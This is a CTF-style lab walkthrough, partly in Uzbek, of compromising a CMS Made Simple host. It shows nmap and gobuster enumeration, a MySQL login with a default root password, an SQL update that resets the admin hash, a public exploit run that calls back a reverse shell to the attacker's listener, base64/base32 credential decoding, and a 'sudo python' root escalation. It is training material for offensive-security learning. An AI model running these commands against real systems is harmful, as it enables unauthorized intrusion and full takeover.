

My-CMSMS

About this lab

Utilize enumeration, web enumeration, and database enumeration techniques to identify vulnerabilities. Engage in exploiting CMS MS and implement privilege escalation strategies. Additionally, harness the abuse of sudo permissions to enhance your access. This lab is designed to capitalize on your skills in vulnerability exploitation.

Lab description

In this lab, attackers first exploit a weak MySQL root password to access the database. By resetting the CMS admin password directly in the database, they gain administrative access to the CMS MS portal. A Remote Code Execution (RCE) vulnerability is leveraged through User Defined Tags to achieve a shell. Privilege escalation is then completed by recovering encoded credentials and exploiting misconfigured sudo permissions on the `/usr/bin/python` binary to obtain root access.

Learning Objectives

After completion of this lab, learners will be able to:

- Identify weak MySQL credentials and enumerate the database for user hashes.
- Reset the CMS MS admin user's password directly in the database.
- Exploit the CMS MS User Defined Tags functionality to achieve Remote Code Execution (RCE).
- Recover encoded credentials from a sensitive system file and decode them successfully.
- Exploit misconfigured sudo permissions on `/usr/bin/python` to escalate privileges to root.

Target IP: 192.168.234.74

nmap scanning command: `nmap -p- -sC -sV 192.168.234.74`

```
Nmap scan report for 192.168.234.74
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 27:21:9e:b5:39:63:e9:1f:2c:b2:6b:d3:3a:5f:31:7b (RSA)
|   256 bf:90:8a:a5:d7:e5:de:89:e6:1a:36:a1:93:40:18:57 (ECDSA)
|_  256 95:1f:32:95:78:08:50:45:cd:8c:7c:71:4a:d4:6c:1c (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-generator: CMS Made Simple - Copyright (C) 2004-2020.
All rights reserved.
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Home - My CMS
3306/tcp  open  mysql    MySQL 8.0.19
| mysql-info:
|   Protocol: 10
|   Version: 8.0.19
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, FoundRows, SupportsTransactions, IgnoreSpaceBeforeParenthesis, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake, InteractiveClient, SupportsCompression, SupportsLoadDataLocal, ODBCClient, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, Speaks41ProtocolOld, IgnoreSigpipes, LongPassword, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
```

```
|   Salt: [\x01\x19'9<KV\x016Ch:#\x1D\x06\x01J\x05s
|_ Auth Plugin Name: mysql_native_password
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.19_Auto_Gene
rated_Server_Certificate
| Not valid before: 2020-03-25T09:30:14
|_Not valid after:  2030-03-23T09:30:14
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 27.71 seconds

gobuster web page search

```
gobuster dir -u http://192.168.234.74/ -w /usr/share/wordlists/dirb/common.txt -t 16 -x php,txt.html,zip
```

```
=====
==
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
==
```


```
[+] Url:          http://192.168.234.74/
[+] Method:       GET
[+] Threads:      16
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:  404
[+] User Agent:    gobuster/3.8.2
[+] Extensions:   php,txt.html,zip
[+] Timeout:       10s
```

```
=====
==
```

Starting gobuster in directory enumeration mode

```
=====
==
.hta.php          (Status: 403) [Size: 279]
.hta.txt.html     (Status: 403) [Size: 279]
.hta              (Status: 403) [Size: 279]
.hta.zip          (Status: 403) [Size: 279]
.htaccess.txt.html (Status: 403) [Size: 279]
.htaccess         (Status: 403) [Size: 279]
.htaccess.php     (Status: 403) [Size: 279]
.htaccess.zip     (Status: 403) [Size: 279]
.htpasswd         (Status: 403) [Size: 279]
.htpasswd.php     (Status: 403) [Size: 279]
.htpasswd.zip     (Status: 403) [Size: 279]
.htpasswd.txt.html (Status: 403) [Size: 279]
admin             (Status: 301) [Size: 316] [--> http://19
2.168.234.74/admin/]
assets           (Status: 301) [Size: 317] [--> http://19
2.168.234.74/assets/]
cgi-bin/         (Status: 403) [Size: 279]
cgi-bin/.php     (Status: 403) [Size: 279]
config.php       (Status: 200) [Size: 0]
doc              (Status: 301) [Size: 314] [--> http://19
2.168.234.74/doc/]
index.php        (Status: 200) [Size: 19502]
index.php        (Status: 200) [Size: 19502]
lib              (Status: 301) [Size: 314] [--> http://19
2.168.234.74/lib/]
modules          (Status: 301) [Size: 318] [--> http://19
2.168.234.74/modules/]
phpinfo.php      (Status: 200) [Size: 90223]
phpinfo.php      (Status: 200) [Size: 90164]
phpmyadmin       (Status: 401) [Size: 461]
server-status    (Status: 403) [Size: 279]
tmp              (Status: 301) [Size: 314] [--> http://19
2.168.234.74/tmp/]
```

```
uploads          (Status: 301) [Size: 318] [--> http://19
2.168.234.74/uploads/]
Progress: 18452 / 18452 (100.00%)
=====
==
Finished
=====
==
```



mysql 3306 porti ochiq va unga kiramiz default holatda password root:root bo'ladi

```
(kali) kali)-[~]
$ mysql -u root -p -h 192.168.152.74
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.19 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| cmsms_db |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.091 sec)

MySQL [(none)]> use cmsms_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cmsms_db]> show tables;
+-----+
| Tables_in_cmsms_db |
+-----+
| cms_additional_users |
| cms_additional_users_seq |
+-----+
```


```
MySQL [cmsms_db]> select * from cms_users;
+-----+
| user_id | username | password | admin_access | first_name | last_name | email | active | create_date | modified_date |
+-----+
| 1 | admin | 59f9ba27528694d9b3493dfde7709e70 | 1 | | | admin@mycms.local | 1 | 2020-03-25 09:38:46 | 2020-03-26 10:49:17 |
+-----+
1 row in set (0.194 sec)

MySQL [cmsms_db]> 
```

```
MySQL [cmsms_db]> update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''), 'bl4ck4non'))
) where username = 'admin';
Query OK, 1 row affected (0.245 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MySQL [cmsms_db]>
```

```
MySQL [cmsms_db]> select * from cms_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | username | password | admin_access | first_name | last_name | email | active | create_date | modified_date |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | 6fee523345568f2883e826fc26f04272 | 1 | | | admin@mycms.local | 1 | 2020-03-25 09:38:46 | 2020-03-26 10:49:17 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.281 sec)
MySQL [cmsms_db]>
```

admin web sahifasi



shu saytga bog'liq exploit qidirib ko'ramiz

```
(kali kali)-[~]
$ searchsploit -w cms made simple 2.2.
```

Exploit Title	URL
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)	https://www.exploit-db.com/exploits/48779
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload	https://www.exploit-db.com/exploits/48742
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)	https://www.exploit-db.com/exploits/48851
CMS Made Simple 2.2.15 - RCE (Authenticated)	https://www.exploit-db.com/exploits/49345
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)	https://www.exploit-db.com/exploits/49199
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution	https://www.exploit-db.com/exploits/44976
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution	https://www.exploit-db.com/exploits/45793
CMS Made Simple < 2.2.10 - SQL Injection	https://www.exploit-db.com/exploits/46635

```
Shellcodes: No Results
```


exploitlarning ichida shu exploit to'g'ri kelar ekan

<https://www.exploit-db.com/exploits/48779>

exploitni ishga tushiramiz

```
(kali) kali) - [~/Downloads]
$ python3 48779.py --url http://192.168.152.74/admin/login.php -u admin -p weakpass -lhost 192.168.49.152 -lport 80
[+] Connection to the CMS Made Simple Admin Portal located at http://192.168.152.74/admin/login.php
[+] Using admin:weakpass
[+] admin logged successfully!
[+] izaxk.phar file uploaded.
[!] Set up your nc listener <nc -nvlp 80>, then press any to exploit..
[+] Pwned!!
```

eshitib turamiz va ulanish kelishini kutamiz

```
(kali) kali) - [~]
$ sudo nc -lvp 80
[sudo] password for kali:
listening on [any] 80 ...
192.168.152.74: inverse host lookup failed: Unknown host
connect to [192.168.49.152] from (UNKNOWN) [192.168.152.74] 52734
Linux mycmsms 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
07:47:34 up 34 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(nagios),1002(nagcmd)
bash: cannot set terminal process group (555): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mycmsms:/$
```

Target tizim ichida harakatlanish davomida `/var/www/html/admin/` katalogida yashirin `.htpasswd` fayli aniqladi. Ushbu fayl odatda veb-serverlarda **autentifikatsiya ma'lumotlarini saqlash** uchun ishlatiladi.

Fayl mazmunini ko'rish uchun quyidagi buyruq bajarildi:

cat /var/www/html/admin/.htpasswd

```
(kali) kali) ~]
$ echo 'TUZaRzIzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=' | base64 -d

MFZG233V0I5FG2DJMVWGIQBRGIZQ====

(kali) kali) ~]
$ echo 'MFZG233V0I5FG2DJMVWGIQBRGIZQ====' | base32 -d

armour:Shield@123

(kali) kali) ~]
$
```

biz endi qiladigan ishimiz userga o'tish

```
www-data@mycmsms:/var/www/html/admin$ su armour
su armour
Password: Shield@123

id
uid=1000(armour) gid=1000(armour) groups=1000(armour),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),109(netdev)

python -c 'import pty; pty.spawn("/bin/bash")'
armour@mycmsms:/var/www/html/admin$
```

rootga o'tishga urinib ko'ramiz

```
armour@mycmsms:/var/www/html/admin$ sudo -l
sudo -l
Matching Defaults entries for armour on mycmsms:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User armour may run the following commands on mycmsms:
    (root) NOPASSWD: /usr/bin/python
armour@mycmsms:/var/www/html/admin$
```

rootga o'tish uchun command ni topamiz: `sudo python -c 'import os; os.system("/bin/sh")'`

va bu payloadni ishlatib ko'ramiz

```
armour@mycmsms:/var/www/html/admin$  
< sudo python -c 'import os; os.system("/bin/sh")'  
# # id  
id  
uid=0(root) gid=0(root) groups=0(root)  
# █
```

Flaglarini reportga yozish yodimdan ko'tarilibti